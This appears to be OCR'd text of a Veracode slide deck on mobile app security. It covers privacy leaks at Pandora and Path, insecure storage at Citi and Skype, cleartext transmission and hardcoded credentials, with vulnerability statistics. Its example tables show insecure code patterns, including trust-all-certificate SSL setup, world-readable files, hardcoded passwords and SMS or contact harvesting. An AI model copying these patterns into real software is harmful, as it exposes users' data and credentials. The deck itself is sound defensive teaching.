
The Killers Radio

Eminem Radio

MTV VMAs Radio*

Monster Ballads*

VERACODE



POSTED: APRIL 15, 2:32 PM ET | *By* SCOTT STEINBERG

Pandora Responds to Claims That Its Online Service Violates User Privacy

Recommend
2 recommendations. Sign Up to see what your friends recommend.

As discussed in an earlier post, security firm Veracode alleges that online streaming music service provider Pandora has been secretly sharing users' information, including age, gender and location, with digital advertising firms.

In response to these accusations, the popular Internet radio service is removing third-party advertising platforms, including Google, AdMeld and Medialets. Despite insisting it has found zero evidence to support the charge that these companies acted beyond the confines of its ad policy, the company hopes to mollify fans by taking a proactive stance. New versions of its smartphone and mobile device apps lacking support for these services are planned for free download via the Android Market and the Apple App Store soon.

One week later…

Shared Library Use

Shared libraries inherit permissions of app

53,000 Applications Analyzed
Android Market: ~48,000
3rd Party Markets: ~5,000


Third Party Library Data
Total Third Party Libraries: ~83,000
Top Shared Libraries

- com.admob: 38%
- org.apache: 8%
- com.google.android: 6%
- com.google.ads: 6%
- com.flurry: 6%
- com.mobcity: 4%
- com.millennialmedia: 4%
- com.facebook: 4%

Data Courtesy: Praetorian - www.praetorian.com

What Constitutes a Privacy Leak?

- ✓Sends entire address book (including full names, emails and phone numbers) to Path
- ✓Full apology on Path blog, and new iOS version within days with an opt-in prompt
- ✓New Apple policy
  - ✓“Apps that collect or transmit a user’s contact data without their prior permission are in violation of our guidelines”




Arrived in San Francisco
It's 12:54 PM. Fog and 57°F.

Listening to Beautiful Day by U2
All That You Can't Leave Behind, 2000

VERACODE

1. “Path uploads your entire iPhone address book to its servers”, http://mclov.in/2012/02/08/path-uploads-your-entire-address-book-to-their-servers.html

iPhone Apps are Nosy



AdiOS v1.0
by Mark Kriegsman, Veracode, Inc., 2012-02-16

The following iOS applications have the *ability* to access your Address Book contacts, either individually, or 'all contacts at once':

For more information, see
www.veracode.com/blog/2012/02/adios-say-goodbye-to-nosy-iphone-apps

Indiv/All	App Name	App filename
A	AFII Lite	AFII Lite.ipa
A	AIM Free	AIM 5.0.3.ipa
A	AIM	AIM.ipa
A	Air Sharing	Air Sharing 2.9.1.ipa
I	AirPort	AirPort Utility 1.0.ipa
A	Angry Birds	Angry Birds 2.0.2.ipa
A	AroundMe	AroundMe.ipa
A	BabyBump	BabyBump 5.3.ipa

VERACODE

1. "AdiOS: Say Goodbye to Nosy iPhone Apps",
http://www.veracode.com/blog/2012/02/adios-say-goodbye-to-nosy-iphone-apps/

Platform-Specific Examples

Platform	Example Sources	Reasoning

iPhone	ABAddressBookRef addressBook =
	    ABAddressBookCreate();
	
	CFArrayRef allPeople =
	    ABAddressBookCopyArrayOfAllPeople(addressBook);
		Read address book information.

Android	Cursor cursor = cr.query(Uri.parse("content://sms/
	    inbox", new String[] {"_id", "thread_id", "address",
	    "person", "date", "body"}, “read = 0”, null, “date
	    DESC”);
	while (cursor.moveToNext()) {
	    String addr = cursor.getString(2);
	…
	}
		Read SMS message information.
		
		Permissions Required:
		- READ_SMS

BlackBerry	PhoneLogs pl = PhoneLogs.getInstance();
	int nc =
	    pl.numberOfCalls(PhoneLogs.FOLDER_NORMAL_CALL
	    S);
	for (int i = 0; i < nc; i++) {
	CallLog cl = pl.callAt(i,
	    PhoneLogs.FOLDER_NORMAL_CALLS);
		Read call log information.
		
		Permissions Required:
		- PERMISSION_PHONE

VERACODE

* Example code is intended to be representative, not a comprehensive list for each mobile platform


Unsafe Sensitive Data Storage

CWE 312

- ✓Mobile apps often store sensitive data
  - ✓Banking and payment system PIN numbers, credit card numbers, or online service passwords
- ✓Sensitive data should always be stored encrypted
  - ✓Make use of strong cryptography to prevent data being stored in a manner that allows retrieval
  - ✓Storing sensitive data without encryption on removable media such as a micro SD card is especially risky

CitiGroup

- ✓ Account numbers, bill payments and security access codes are stored on the iPhone where they could be accessed later by attackers or other unauthorized users



AT&T 3:48 PM

citi Sign Off

Summary as of 02/11/2009 03:48pm

Checking 132
$ 203.20 on dep

Recent Activity

Search Activity

Ultimate Money 474
$ 354.42 on dep

Recent Activity

Search Activity

MC 064
$ 81.48 amnt you owe

Skype

- ✓Uses SQLite3 databases to store contact list and chat logs
  - ✓ Files are not encrypted
  - ✓ Can be read by any app on the phone
- ✓Skype responds the following day announcing they are working on a fix

Platform-Specific Examples

Platform	Example Sources	Reasoning

iPhone	plistPath = [rootPath stringByAppendingPathComponent:@"Data.plist"];
	plistPath = [[NSBundle mainBundle] pathForResource:@"Data" ofType:@"plist"];
	NSData *plistXML = [[NSFileManager defaultManager] contentsAtPath:plistPath]
		Possible sensitive data taken from files.


Android	FileOutputStream fos = this.con.openFileOutput("badfile.txt", Context.MODE_WORLD_READABLE);
	ObjectOutputStream oos = new ObjectOutputStream(fos);
	String text = "This will be written unsafely";
	oos.writeObject(text);
	oos.close();
		Overly lax file permissions.
		
		Permissions Required:
		- WRITE_EXTERNAL_STORAGE

BlackBerry	net.rim.device.api.io.FileInputStream fileIn = new FileInputStream(File.FILESYSTEM_PATRIOT, inputFileName);
	int data;
	while ((data = fileIn.read()) != -1) { … }
		Same as above, application must be signed to use FileInputStream

* Example code is intended to be representative, not a comprehensive list for each mobile platform

Unsafe Sensitive Data Transmission 319

- ✓It is important that sensitive data is encrypted in transmission lest it be eavesdropped by attackers
- ✓Mobile devices are especially susceptible because they use wireless communications exclusively and often public WiFi
- ✓SSL is one of the best ways to secure sensitive data in transit
  - ✓Beware of downgrade attack
  - ✓Beware of not failing on invalid certificates



Platform-Specific Examples

Platform	Example Sinks	Reasoning

iPhone	NSURL *url = [NSURL URLWithString: @"http://cleartext.com"]; NSMutableURLRequest *req = [NSMutableURLRequest requestWithURL:url];
	conn = [[NSURLConnection alloc] initWithRequest:req delegate:self];
		Requests made over HTTP and not HTTPS.

Android	TrustManager[] trustAllCerts = …<custom trust manager that ignores certs>
	SSLContext sc = SSLContext.getInstance("TLS"); sc.init(null, trustAllCerts, new java.security.SecureRandom());
	HttpsURLConnection.setDefaultSSLSocketFactory(sc.getSocketFactory());
		A commonly copied/used method for disabling certificate checks in Java/ Android. (http://carzoo.org/Ignore-certificate-for-HttpURLConnection-in-Android)

Black Berry	HttpConnection c = (HttpConnection)Connector.open("http://cleartext.com")	Requests made over HTTP not HTTPS.

* Example code is intended to be representative, not a comprehensive list for each mobile platform

Hardcoded Password/Keys

CWE 798

- ✓Used as a shortcut by developers to make the application easier to implement, support, or debug
- ✓Once the hardcoded password is discovered through reverse engineering or other means:
  - ✓Everybody has it (e.g. backdoor passwords for router maintenance)
  - ✓The security of the application is rendered ineffective
  - ✓The system(s) being authenticated to may also suffer due to trust assumptions

MasterCard Payments API

- ✓ In this snippet from their reference code, they suggest hardcoding your companyID and companyPassword in plaintext string format:


```
final double amount = Float.valueOf(amountInput.getText().toString());
final String currency = "USD";
final String companyId = "your-company-id-here";
final String companyPassword = "your-company-password-here";
final String messageId = "your-message-id-here";
final String settlementId = "your-settlement-id-here";
```

Platform-Specific Examples

Platform	Example Sources	Reasoning
iPhone	NSMutableURLRequest *request = [NSMutableURLRequest requestWithURL: [NSURL URLWithString:@"http://TWITTER_ACCOUNT:PASSWORD@twitter.com/statuses/update.xml"] cachePolicy:NSURLRequestUseProtocolCachePolicy timeoutInterval:30.0];	Hardcode credentials in a URL schema.
Android	String password = “backdoor”;	String constant marked as a password variable.
BlackBerry	String password = “secret“;	Same as above.


* Example code is intended to be representative, not a comprehensive list for each mobile platform

Percentage of Android Apps Affected By Vulnerabilities



	AffectedAppVerPct
Cryptographic Issues	68.5
CRLF Injection	47.2
Information Leakage	39.1
Time and State	27.9
SQL Injection	23.4
Directory Traversal	10.7
Cross-Site Scripting (XSS)	6.1
Authorization Issues	5.6
Credentials Management	5.1

Percentage of iOS Apps Affected by Vulnerabilities



Language	FlawCat	AffectedAppVerPct
iOS	Error Handling	81.0
iOS	Cryptographic Issues	67.2
iOS	Information Leakage	54.4
iOS	Buffer Management Errors	29.9
iOS	Code Quality	27.7
iOS	Directory Traversal	23.7
iOS	Credentials Management	14.6
iOS	Numeric Errors	10.2
iOS	Buffer Overflow	4.7

QUESTIONS?

Chris Wysopal
cwysopal@veracode.com

@weldpond

Selected References (1)

- ✓ “Spy App Forwards Cheating Partner's Texts, Gets Banned From Android Store”
  http://www.switched.com/2010/10/28/sms-replicator-forwards-texts-banned-android/

- ✓ “First Android SMS Trojan Found in the Wild”
  http://blog.mylookout.com/2010/08/security-alert-first-android-sms-trojan-found-in-the-wild/

- ✓ “Windows Mobile Terdial Trojan makes expensive phone calls”
  http://nakedsecurity.sophos.com/2010/04/10/windows-mobile-terdial-trojan-expensive-phone-calls/

- ✓ “Phone Phishing: A look at seemingly legitimate applications on mobile phones”
  http://blog.mylookout.com/2010/01/phone-phishing-a-look-at-seemingly-legitimate-applications-on-mobile-phones/

- ✓ “Android could allow mobile ad or phishing pop-ups”
  http://news.cnet.com/8301-27080_3-20089123-245/android-could-allow-mobile-ad-or-phishing-pop-ups/

- ✓ “Security Alert: DroidDream Malware Found in Official Android Market”
  http://blog.mylookout.com/2011/03/security-alert-malware-found-in-official-android-market-droiddream/

- ✓ “iPhone game dev accused of stealing players' phone numbers”
  http://www.boingboing.net/2009/11/05/iphone-game-dev-accu.html

Selected References (2)

- “Mobile Apps Invading Your Privacy”
  http://www.veracode.com/blog/2011/04/mobile-apps-invading-your-privacy/

- “Pandora Responds to Claims That Its Onlne Service Violates User Privacy”
  http://www.rollingstone.com/culture/blogs/gear-up/pandora-responds-to-claims-that-its-online-service-violates-user-privacy-20110415

- “Citi iPhone App Flaw Raises Questions of Mobile Security”
  http://www.pcworld.com/businesscenter/article/201994/citi_iphone_app_flaw_raises_questions_of_mobile_security.html

- “Exclusive: Vulnerability In Skype For Android Is Exposing Your Name, Phone Number, Chat Logs, And A Lot More”
  http://www.androidpolice.com/2011/04/14/exclusive-vulnerability-in-skype-for-android-is-exposing-your-name-phone-number-chat-logs-and-a-lot-more/

- “Apple Fixes SSL Man-in-the-Middle Bug in iOS 4.3.5”
  http://threatpost.com/en_us/blogs/apple-fixes-ssl-man-middle-bug-ios-435-072511

- “Scary, Scary Mobile Banking”
  http://jack-mannino.blogspot.com/2011/02/scary-scary-mobile-banking.html